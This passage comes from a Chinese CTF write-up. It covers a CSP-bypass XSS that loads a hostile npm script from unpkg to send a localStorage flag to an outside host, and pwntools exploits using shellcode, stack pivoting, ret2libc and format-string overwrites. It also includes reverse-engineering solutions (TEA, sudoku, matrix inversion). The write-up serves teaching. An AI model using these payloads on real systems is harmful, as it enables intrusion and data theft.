cdn.jsdelivr.net;
```

script-src 用于限制 JavaScript 代码加载的来源, 包含以下几个条目

- self: 表示仅允许加载同源网站 (当前网站) 下的 js 文件, 例如 /static/ 目录里的 index.js, view.js, report.js
- sha256 hash: 表示允许加载某个 js, 该 js 的 sha256 base64 为
`mDsn/yx00Kbxaggx7bFdeBmrC22U6cePGEUeeSw0+n0=` (为了加载 tailwind css 的 js 脚本, 对于解题来说不重要)
- cdn.tailwindcss.com, unpkg.com, cdn.jsdelivr.net: 表示允许加载这三个网站下的 js 文件

先说下为什么这道题不能 `<script>alert(0);</script>` 一把梭, 这是因为 script-src 内并没有 unsafe-inline 这一项, 所以说以上内联的 JavaScript 代码就不允许被执行

这道题的思路是后面两个: jsdelivr 和 unpkg, 这两个东西都是 CDN 服务, 即开发者发布的 npm 包都可以通过这两个 CDN 加载

- jsdelivr: <https://www.jsdelivr.net/>
- unpkg: <https://unpkg.com/>

那 CDN 缓存的是哪里的 npm 包呢? 答案是 <https://www.npmjs.com/>

因此我们只需要在 <https://www.npmjs.com/> 注册账号, 然后上传一个 npm 包, 包内包含恶意的 js 文件, 最后通过 jsdelivr 或 unpkg 加载即可

例如我传的这个 my-package-x1r0z: <https://www.npmjs.com/package/my-package-x1r0z>

其 unpkg 地址为 <https://unpkg.com/my-package-x1r0z@1.1.0>

包里包含一个 exp.js 文件, 内容如下

```
1 let flag = localStorage.getItem('flag');
```

```
2 location.href = 'http://host.docker.internal:8001/?flag=' + flag;
```

代码的功能就是从 localStorage 中获取 flag (至于为什么 flag 在 localStorage, 可以看 src/bot.rs) 然后发送到 vps 上

注意代码使用的是 location.href 而不是 fetch api, 这样也是为了绕过 CSP 的规则

所以最终的 payload 如下

```
1 <iframe srcdoc=<><script src='https://unpkg.com/my-package-x1r0z@1.1.0/exp.js'>
</script>"></iframe>
```

iframe srcdoc 这个 trick 初学者可能想不到, 所以提前给了一个 hint, 让大家把 payload 塞到这里面, 具体可以看下面这篇文章

<https://aszx87410.github.io/beyond-xss/ch1/javascript-protocol/>

PWN

Shellcode-lv2

本次进一步限制了一开始读入的shellcode长度, 且要做orw。

16byte做完所有事情显然是不现实的, 考虑到我们没有将rwx内存段做禁止写入处理, 我们可以构造二次读入。

找一下最后call的是哪个寄存器, 拿它当read的第二个参数, 控一下寄存器, 构造syscall即可。

至于怎么在禁止syscall (连续的 `\x0f\x05`) 的情况下做一个出来, 还是那句话, 没有禁止写入, 没有禁止修改, 我们在跑shellcode的时候把下一条指令改了不就可以了?

另外的做法, 同源的有把xor换mov, 更猛的是有个大哥拿栈里的返回地址构造了一个 `call read@plt` 出来 (从栈中取地址加减偏移然后call) 。

而且好像read到shellcode之间加了sleep无意中防了一些非预期。

```
1 from pwn import *
2 context(arch="amd64",os="linux",log_level="debug")
3 s=remote("100.99.199.254",23806)
4 #s=process("./pwn")
5 shellcode=""""
6 push rdx
7 pop rsi
8 push 0
9 pop rdi
10 xor byte ptr [rip+1],0x90
```

```

11 """
12 pause()
13 s.sendafter(b"run: ",asm(shellcode)+b"\x0f\x95")
14 s.recvuntil(b"Good luck!\n")
15 sleep(1)
16 s.send(b"\x90"*0x20+asm(shellcraft.open("/flag",0,0)+shellcraft.read(3,"rsp",0x
    100)+shellcraft.write(1,"rsp",0x100)))
17 s.interactive()
18

```

where_is_my_stack

leave = mov rsp,rbp ; pop rbp

ret = pop rip

所以当旧的rbp被篡改（假设为bss），第一次leave会将rbp变成bss，第二次leave则会通过mov rsp, rbp将rsp也改为bss。这就是栈迁移的原理。

由于漏洞函数末尾存在leave_ret，所以将返回地址改为漏洞函数，既可触发两次leave_ret，也可以通过read读入

我这边准备了两篇exp，上面这篇容易理解，但是payload多一点；下面的理解难一点，但是payload少一点（

ps：由于system函数需要大量的栈空间，所以栈迁移的时候将栈放在高一点的位置（栈向低地址增长），这样system不容易出事（

pss：call read会将返回地址push到栈上，调试时可以si进去查看细节（自己改自己的返回值.jpg）

```

1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 p = process('./pwn')
5 elf = ELF('./pwn')
6 #p = remote('47.97.58.52', 43001)
7 libc = ELF('../libc-2.31.so')
8
9 pop_rdi_ret = 0x4012c3
10 puts_got = 0x404018
11 puts_plt = 0x401070
12 vuln = 0x401211
13 call_read = 0x40122e
14 pop_rbp_ret = 0x40117d
15 leave_ret = 0x401234
16 ret = 0x401235
17 gdb.attach(p)

```

```

18 payload1 = b'a'*0x20 + p64(0x404700) + p64(vuln)
19 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload1)
20
21 payload2 = b'b'*0x20 + p64(0x404728) + p64(vuln)
22 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload2)
23
24 payload3 = p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(vuln)
25 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload3)
26
27 puts_addr = u64(p.recv(6).ljust(8,b'\x00'))
28 print('[*] puts_addr = ',hex(puts_addr))
29 libc_base = puts_addr - libc.symbols['puts']
30 system_addr = libc_base + libc.symbols['system']
31 binsh_addr = libc_base + next(libc.search('/bin/sh'))
32 print('[*] libc_base = ',hex(libc_base))
33
34 payload4 = b'c'*0x18 + p64(0x401233) + p64(0x404700) + p64(vuln)
35 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload4)
36
37 payload5 = b'd'*0x20 + p64(0x404728) + p64(vuln)
38 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload5)
39
40 payload6 = p64(pop_rdi_ret) + p64(binsh_addr) + p64(ret) + p64(system_addr)
41 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload6)
42
43
44 p.interactive()

```

```

1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 p = process('./pwn')
5 elf = ELF('./pwn')
6 #p = remote('47.97.58.52', 43001)
7 libc = ELF('../..//libc-2.31.so')
8
9 pop_rdi_ret = 0x4012c3
10 puts_got = 0x404018
11 puts_plt = 0x401070
12 vuln = 0x401211
13 call_read = 0x40122e
14 pop_rbp_ret = 0x40117d
15 leave_ret = 0x401234
16 ret = 0x401235
17 gdb.attach(p)

```


```
18 payload1 = b'a'*0x20 + p64(0x404700) + p64(vuln)
19 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload1)
20
21 payload2 = p64(call_read) + b'b'*0x18 + p64(0x4046d8) + p64(leave_ret)
22 p.sendafter('Every doll has her fixed place,but not stack ~\n',payload2)
23
24 payload3 = p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(pop_rbp_ret)
25     + p64(0x404728) + p64(0x40121d)
26 p.send(payload3)
27 puts_addr = u64(p.recv(6).ljust(8,b'\x00'))
28 print('[*] puts_addr = ',hex(puts_addr))
29 libc_base = puts_addr - libc.symbols['puts']
30 system_addr = libc_base + libc.symbols['system']
31 binsh_addr = libc_base + next(libc.search('/bin/sh'))
32 print('[*] libc_base = ',hex(libc_base))
33 #one_gadget = libc_base + 0xe3afe # 0xe3b01 0xe3b04
34
35 payload4 = p64(pop_rdi_ret) + p64(binsh_addr) + p64(ret) + p64(system_addr)
36 p.send(payload4)
37 p.interactive()
```

ez_orw

非栈上格式化字符串的利用

主要是依靠栈上已存的链条来构造（如下图

- 1、先修改上面的链条，通过%n等将其修改为函数的返回地址所在的栈地址
- 2、上面修改完后之后，下面的链条就会变成存放返回地址的栈
- 3、再修改下面的链条，即可完成对返回地址的篡改



mprotect用于修改内存属性，可以将读入shellcode的内存空间权限修改为可执行

所以大致流程就是fmt改返回地址改到mprotect，然后再修改mprotect的返回地址改到shellcode

```

1 from pwn import *
2
3 context(os='linux', arch='amd64', log_level='debug')
4 #p = process('./pwn')
5 elf = ELF('./pwn')
6 p = remote('47.97.58.52', 43000)
7
8
9 p.sendafter('something:', b'aaaa%13$p')
10 p.recvuntil('aaaa')
11 pie = int(p.recv(14), 16) - 0x1451
12 print('[*] pie_base = ', hex(pie))
13 mprotect_addr = pie + 0x13a3
14 print('[*] mprotect_addr = ', hex(mprotect_addr))
15
16
17 p.sendafter('something:', b'aaaa%11$p')
18 p.recvuntil('aaaa')
19 rt_stack = int(p.recv(14), 16) - 0x100
20 print('[*] rt_stack = ', hex(rt_stack))
21 #gdb.attach(p)
22 ##### change say's return_addr to mprotect_addr
23 fmt1 = '%{}c%11$hn'.format(rt_stack & 0xffff)

```

```
24 p.sendafter('something:',fmt1)
25
26
27 fmt2 = '%{}c%39$hn\x00'.format(mprotect_addr & 0xffff)
28 p.sendafter('something:',fmt2)
29
30
31 ##### change mprotect_addr's return_addr to orw
32 fmt1_1 = '%{}c%11$hn'.format((rt_stack & 0xffff)+0x8)
33 p.sendafter('something:',fmt1_1)
34 fmt2_1 = '%{}c%39$hn'.format(0x114514030 & 0xffff)
35 p.sendafter('something:',fmt2_1)
36
37
38 fmt1_2 = '%{}c%11$hn'.format((rt_stack & 0xffff)+0xa)
39 p.sendafter('something:',fmt1_2)
40 fmt2_2 = '%{}c%39$hn'.format(0x11451 & 0xffff)
41 p.sendafter('something:',fmt2_2)
42
43 fmt1_3 = '%{}c%11$hn'.format((rt_stack & 0xffff)+0xc)
44 p.sendafter('something:',fmt1_3)
45 fmt2_3 = '%{}c%39$hn'.format(0x1 & 0xf)
46 p.sendafter('something:',fmt2_3)
47
48 ##### orw_shellcode
49 shellcode =(b'stop\x00' + b'/flag').ljust(0x30,b'\x00')
50 shellcode += asm(
51 """
52 //open("/flag")
53 mov rdi,0x114514005
54 xor rsi,rsi
55 xor rdx,rdx
56 mov rax,2
57 syscall
58
59 //read(3,0x114514200,0x30)
60 mov rdi,3
61 mov rsi,0x114514200
62 mov rdx,0x30
63 mov rax,0
64 syscall
65
66 //write(1,0x114514200,0x30)
67 mov rdi,1
68 mov rsi,0x114514200
69 mov rdx,0x30
70 mov rax,1
```

```
71 syscall  
72  
73 """)  
74  
75 p.sendafter('something:', shellcode)  
76  
77 p.interactive()
```

Reverse

BabyASM

一段比较精简的Intel x86汇编指令，除去数据之外大概50多行，主要考察一些常见汇编指令的功能。

同时也是提醒下不要太过于依赖IDA反编译的伪码，F5虽好但也可能出现反编译错误甚至完全用不了的情况，所以还是有必要掌握汇编的知识。

```

main:
    push ebp
    mov    ebp, esp
    and    esp, -16
    sub    esp, 32
    call   __x86.get_pc_thunk.ax
    mov    DWORD PTR [esp+28], 0
    jmp   L3

L4:
    mov    eax, DWORD PTR [esp+28]
    add    eax, OFFSET FLAT:data
    movzx eax, BYTE PTR [eax]
    add    eax, 28
    mov    edx, DWORD PTR [esp+28]
    add    edx, OFFSET FLAT:data
    mov    BYTE PTR [edx], al
    add    DWORD PTR [esp+28], 1

L3:
    cmp    DWORD PTR [esp+28], 21
    jle   L4

L5:
    mov    eax, DWORD PTR [esp+28]
    add    eax, OFFSET FLAT:data
    movzx edx, BYTE PTR [eax]
    mov    eax, DWORD PTR [esp+28]
    sub    eax, 22
    movzx eax, BYTE PTR data[eax]
    xor    edx, eax
    mov    eax, DWORD PTR [esp+28]
    add    eax, OFFSET FLAT:data
    mov    BYTE PTR [eax], dl
    add    DWORD PTR [esp+28], 1
    cmp    DWORD PTR [esp+28], 42
    jle   L5
    mov    DWORD PTR [esp], OFFSET FLAT:data
    call   printFLAG
    mov    eax, 0
    leave
    ret

```

`jle` 向回跳转表示循环，程序的两段循环分别在 L4 和 L5 部分，对应两段加密。

```

1 data = [20, 92, 43, 69, 81, 73, 95, 23, 72, 22, 24, 69, 25, 27, 22, 17, 23,
2         29, 24, 73, 17,
3         24, 85, 27, 112, 76, 15, 92, 24, 1, 73, 84, 13, 81, 12, 0, 84, 73, 82, 8,
4         82, 81, 76, 125]
5 for i in range(22):
6     data[i] += 28
5 for j in range(22,43,1):
6     data[j] ^= data[j-22]

```

```
7 print(bytes(data).decode())
```

非预期：把文件 `.txt` 改成 `.s` 后缀，用Linux直接gcc编译链接成32位程序，运行出flag

```
~/ctf .....  
gcc -static -m32 babyASM.s -o babyASM  
~/ctf .....  
. ./babyASM  
0xGame{3d24a572-394e-4ec7-b9c2-f9097fda1f4a}%
```

LittlePuzzle

和上周差不多的java逆向。反编译后看到一个 9×9 的二维数组 `board`，之后分析下面的 `check` 函数可以确定是数独的逻辑。把 `board` 提取出来整理成数独的格式，如下图：

5	7		9	4		8		
		8		3			5	
	1		2			3	7	
		9	7	2				
7	3	4			8			
						7	5	1
3				1	4	2		
	6				2		4	
	2	7			9	5		

数独本身难度不大，可以自行推理求解，也可以找数独求解器一类的工具去解。

最后应该能求出唯一的一个解（下图白色部分）

5	7	3	9	4	1	8	6	2
2	4	8	6	3	7	1	9	5
9	1	6	2	8	5	4	3	7
1	5	9	7	2	6	3	8	4
7	3	4	1	5	8	6	2	9
6	8	2	4	9	3	7	5	1
3	9	5	8	1	4	2	7	6
8	6	1	5	7	2	9	4	3
4	2	7	3	6	9	5	1	8

通过主函数的代码，能够分析出只需要输入（白色部分的）解即可，程序调用 `flag` 函数输出 `flag`。

Tea

程序没有符号信息，但是结合上一周的经验，可以通过字符串来定位主函数。

代码量并不多，比较难受的是不能根据函数名推测功能，有耐心的话挨个函数点进去看也是可以的。

好一点的方法是，关注对明文（传入的 `flag`）和密文进行操作的函数，从这些函数入手分析。

```

21 sub_140011514(&unk_140028068);
22 j_memset(Buf1, 0, 0x40ui64);
23 v2 = sub_1400110AA(std::cout, aEnterFlag);
24 std::ostream::operator<<(v2, sub_140011046);
25 sub_140011550(std::cin, Buf1);
26 v9 = sub_140011532((int64)Buf1, 40i64);           // v9 = (len(Buf1) == 40)
27 sub_1400113B6(&unk_140022000, 40i64);           // reverse bytes of unk_140022000
28 if ( v9 == 1 )
29 {
30     for ( j = 0; j < 5; ++j )
31         sub_140011429(&Buf1[8 * j], &unk_140022030); // TEA_encrypt
32     if ( j memcmp(Buf1, &unk_140022000, 0x28ui64) ) // check flag
33         v12 = aPleaseTryAgain;
34     else
35         v12 = aCorrectFlagNow;
36     v3 = sub_1400110AA(std::cout, v12);
37     std::ostream::operator<<(v3, sub_140011046);
38 }
39 else
40 {
41     v4 = sub_1400110AA(std::cout, aLengthError);
42     std::ostream::operator<<(v4, sub_140011046);
43 }
44 sub_140011474(v6, &unk_14001EE30);
45 return 0i64;

```


传入的明文是 `Buf1`，根据 `memcmp` 推测绿色框中的数据是密文，中间 `for` 循环调用的可以猜到是加密函数，红色框的数据对应密钥。

细心观察可以发现密文被用了两次，除去最后的check，前面还有一次对密文进行了逆序

(sub_1400113B6)

接下来分析加密函数，是经典的TEA加密算法，题目中也有提示。算法的具体原理可以自行搜索了解（这里贴一个b站视频 [【动画密码学】TEA](#)），一个很显著的识别特征是 0x9E3779B9，也就是题目中的 v5 -= 0x61C88647

```
10 v3 = *a1;
11 v4 = a1[1];
12 v5 = 0;
13 for ( i = 0; i < 32; ++i )
14 {
15     v5 -= 0x61C88647;
16     v3 += (v5 + v4) ^ (a2[1] + (v4 >> 5)) ^ (*a2 + 16 * v4);
17     v4 += (v5 + v3) ^ (a2[3] + (v3 >> 5)) ^ (a2[2] + 16 * v3);
18 }
19 *a1 = v3;
20 result = 4i64;
21 a1[1] = v4;
22 return result;
```



最后有个小坑还需要说一下，Buf1 是 unsigned int 数组而不是 char 数组，每两次加密的数据间隔了 $8 \times 4 = 0x20$ 字节。实际上只加密了flag的最前面8个字节和最后面8个字节。中间的部分没有变化，能够看出来还是可读的十六进制明文。解密只需调用两次tea解密。

（至于为什么for循环中 j < 5 进行了5次加密，其实算是一个干扰项。但是 Buf1 数组开的空间不够大，导致加密时会越界把栈上的一些无关数据也加密了，可能影响到一些师傅的分析思路，在这里给各位师傅们磕一个）

```

.data:0000000140022000 unk_140022000 db 0C9h ; DATA XREF: sub_140014E70+9B↑o
.data:0000000140022000 db 0B6h ; sub_140014E70+100↑o
.data:0000000140022001 db 5Ch ; \
.data:0000000140022002 db 0CEh
.data:0000000140022003 db 0F8h
.data:0000000140022004 db 0EEh
.data:0000000140022005 db 8Eh
.data:0000000140022006 db 0A2h
.data:0000000140022007 db 33h ; 3
.data:0000000140022008 db 36h ; 6
.data:0000000140022009 db 34h ; 4
.data:000000014002200A db 63h ; c
.data:000000014002200B db 37h ; 7
.data:000000014002200C db 32h ; 2
.data:000000014002200D db 36h ; 6
.data:000000014002200E db 64h ; d
.data:000000014002200F db 38h ; 8
.data:0000000140022010 db 37h ; 7
.data:0000000140022011 db 65h ; e
.data:0000000140022012 db 33h ; 3
.data:0000000140022013 db 62h ; b
.data:0000000140022014 db 33h ; 3
.data:0000000140022015 db 63h ; c
.data:0000000140022016 db 64h ; d
.data:0000000140022017 db 36h ; 6
.data:0000000140022018 db 39h ; 9
.data:0000000140022019 db 64h ; d
.data:000000014002201A db 34h ; 4
.data:000000014002201B db 64h ; d
.data:000000014002201C db 30h ; 0
.data:000000014002201D db 62h ; b
.data:000000014002201E db 38h ; 8
.data:000000014002201F db 2Ah ; *
.data:0000000140022020 db 7Ah ; z
.data:0000000140022021 db 7Ch ; |
.data:0000000140022022 db 3Bh ; ;
.data:0000000140022023 db 85h
.data:0000000140022024 db 33h ; 3
.data:0000000140022025 db 6Dh ; m
.data:0000000140022026 db 0D3h
.data:0000000140022027 db 0
.data:0000000140022028 db 0

```

```

1 #include<stdio.h>
2
3 void tea_decrypt(unsigned int data[2], unsigned int key[4])
4 {
5     unsigned int d1 = data[0], d2 = data[1];
6     unsigned int delta = 0x9e3779b9, number = delta * 32;
7     for (int i = 0; i < 32; i++)
8     {
9         d2 -= ((d1<<4) + key[2]) ^ ((d1>>5) + key[3]) ^ (d1 + number);
10        d1 -= ((d2<<4) + key[0]) ^ ((d2>>5) + key[1]) ^ (d2 + number);
11        number -= delta;
12    }
13    data[0] = d1;
14    data[1] = d2;
15 }

```

```

16
17 void reverse(unsigned char *data,unsigned int len)
18 {
19     unsigned char *pchar = data;
20     unsigned char *bchar = data + len - 1;
21     unsigned char bufchar;
22     while(pchar<bchar)
23     {
24         bufchar = *pchar;
25         *pchar = *bchar;
26         *bchar = bufchar;
27         pchar++;
28         bchar--;
29     }
30 }
31
32 int main()
33 {
34     unsigned char data[] = {
35         0xC9, 0xB6, 0x5C, 0xCE, 0xF8, 0xEE, 0x8E, 0xA2, 0x33, 0x36,
36         0x34, 0x63, 0x37, 0x32, 0x36, 0x64, 0x38, 0x37, 0x65, 0x33,
37         0x62, 0x33, 0x63, 0x64, 0x36, 0x39, 0x64, 0x34, 0x64, 0x30,
38         0x62, 0x38, 0x2A, 0x7A, 0x7C, 0x3B, 0x85, 0x33, 0x6D, 0xD3};
39     reverse(data,40);
40     unsigned int key[] = {2,0,2,4};
41     unsigned int *u32data = (unsigned int*)data;
42     tea_decrypt(&u32data, key);
43     tea_decrypt(&u32data[8], key);
44     printf("%s",data);
45     return 0;
46 }

```

The Matrix

本题的矩阵使用了结构体进行存储，由于IDA不能识别自定义的结构体，所以会看到有大量形式相似的赋值语句，其实是结构体元素的初始化。

由于内存对齐的原则，结构体大小为 `0x10` 字节，其中 `element_array` 的指针占用最后8字节。

```

1 struct Matrix_m_n{
2     unsigned char m
3     unsigned char n,
4     unsigned int* element_array
5 }

```

程序混淆了几个关键的函数名，不过好在大多数函数的名称是正常的，只需要对这几个函数单独分析即可。

调用了4次 `hello(data,Matrix)` 初始化4个key矩阵元素的值。要留意一下这几个key在栈上的顺序，后面加密时会用到。

```
39 key2 = 0i64;
40 key4 = 0i64;
41 key1 = 0i64;
42 key3 = 0i64;
43 v14[0] = 3;
44 v14[1] = 3;
45 v15 = &v13;
46 hello((__int64)&KeyMatrix_Array, v14);
47 key1 = v14;
48 v11[0] = 3;
49 v11[1] = 3;
50 v12 = &v10;
51 hello((__int64)&unk_404044, v11);
52 key2 = v11;
53 v8[0] = 3;
54 v8[1] = 3;
55 v9 = &v7;
56 hello((__int64)&unk_404068, v8);
57 key3 = v8;
58 v5[0] = 3;
59 v5[1] = 3;
60 v6 = &v4;
61 hello((__int64)&unk_40408C, v5);
62 key4 = v5;
63 Morpheus(Block, v25, Str);
```

`Morpheus(Matrix,length,flag)` 检查输入flag长度，之后初始化矩阵元素。

```

1 __int64 __fastcall Morpheus(__int64 a1, __int64 a2, __int64 a3)
2 {
3     FILE *v3; // rax
4     __int64 result; // rax
5     _BYTE v5[288]; // [rsp+0h] [rbp-80h] BYREF
6     unsigned __int8 *v6; // [rsp+120h] [rbp+A0h]
7     int j; // [rsp+128h] [rbp+A8h]
8     int i; // [rsp+12Ch] [rbp+ACh]
9
10    memset(&v5[32], 0, 0x100ui64);
11    for ( i = 0; *(_BYTE *)(&a3 + i); ++i )
12        *(_DWORD *)&v5[4 * i + 32] = *(char *)(&a3 + i); // unsigned int v5;
13                                            // v5[i] = (unsigned int)a3[i]
14    if ( a2 != i || i != 44 )
15    {
16        v3 = __acrt_iob_func(1u);
17        fwrite("Length Error", 1ui64, 0xCui64, v3);
18        exit(1);
19    }
20    for ( j = 0; ; ++j )
21    {
22        result = (unsigned int)(i / 6);
23        if ( j >= (int)result )
24            break;
25        v6 = (unsigned __int8 *)malloc(0x10ui64); // 申请16个字节,
26                                            // 储存矩阵的行数和列数
27        *v6 = 3;
28        v6[1] = 3;
29        *(_QWORD *)v6 + 1 = malloc(0x24ui64); // 申请0x24 == 4 * 9个字节
30                                            // 用一维数组储存矩阵的9个元素
31        if ( &v5[24 * j + 32] )
32            hello((__int64)&v5[24 * j + 32], v6); // 初始化矩阵元素, 注意相邻的两个矩阵会有3的元素(一行)的重叠
33        *(_QWORD *)(&i64 * j + a1) = v6; // a1结构体数组
34    }
35    return result;
36 }

```

之后分析下面的加密逻辑，`guess(keyMatrix,sourceMatrix,outputMatrix)` 实现矩阵乘法，也就是key矩阵右乘flag明文的矩阵。

```

72 while ( 1 )
73 {
74     if ( v29 > 6 )                                // 7个矩阵都通过check, flag正确
75     {
76         printf("Correct! Your flag has passed the test.");
77         for ( j = 0; j < v25 / 6; ++j )
78         {
79             free(*((void **)Block[j] + 1));
80             free(Block[j]);
81             free(*((void **)v20[j] + 1));
82             free(v20[j]);
83         }
84         return 0;
85     }
86     if ( (unsigned int)Neo((&v16)[v29 % 4]) ) // 检查行列式不为零, 用来确保矩阵可逆, 对解密无影响
87         guess((&v16)[v29 % 4], Block[v29], v20[v29]); // 矩阵乘法, 加密的核心逻辑
88     if ( (unsigned int)byebye(v20[v29], &v22[9 * v29], 9i64) ) // check加密后的矩阵
89         break;
90     ++v29;
91 }

```

根据线性代数知识， $KA = B$ 这一矩阵方程的解为 $A = K^{-1}B$

利用numpy可以比较方便的求出逆矩阵(但是求出来的有点精度误差，需要手动修正下，题目给的key矩阵求逆后元素依然都是整数，所以四舍五入一下)，进而还原加密前的矩阵，得到flag。

```

1 import numpy as np
2 k1=[1,3,1,0,2,1,1,2,0]
3 k2=[1,2,2,3,5,6,0,2,1]

```

```

4 k3=[0,4,3,1,2,1,2,3,1]
5 k4=[1,2,3,3,5,6,1,4,10]
6 data = [
7     0x1e8,0x1c0,0x181,0x557,0x4d3,0x41e,0x13d,0x111,0x102,
8     0x26c,0x140,0x145,0x5b7,0x2ec,0x2f3,0x5e9,0x31d,0x336,
9     0x14d,0x10a,0x192,0xbd,0x9f,0xf5,0xbd,0xa1,0x101,
10    0x162,0x147,0x223,0xfb,0xc0,0x126,0x191,0x123,0x1b7,
11    0xf0,0xfd,0x10d,0x29e,0x2c0,0x2f1,0x91,0x9f,0xa4,
12    0x229,0x13b,0x12e,0x4e4,0x2d8,0x2c7,0x5bd,0x325,0x2e4,
13    0x1c7,0x151,0xd5,0xfe,0xe5,0x6e,0x12c,0xa0,0x9e]
14 # 注意key矩阵的顺序
15 keyMat = [np.array(var).reshape(3,3) for var in (k2,k4,k1,k3)]
16 dataMat = [np.array(data[i*9:(i+1)*9]).reshape(3,3) for i in
17 range(len(data)//9)]
18 flag = []
19 for i in range(7):
20     inv = np.linalg.inv(keyMat[i%4])
21     arr = np.matmul(inv,dataMat[i]).flatten().tolist()
22     if i < 6:
23         arr = arr[:6]    # 相邻矩阵的元素重叠
24     flag.extend([round(num) for num in arr])
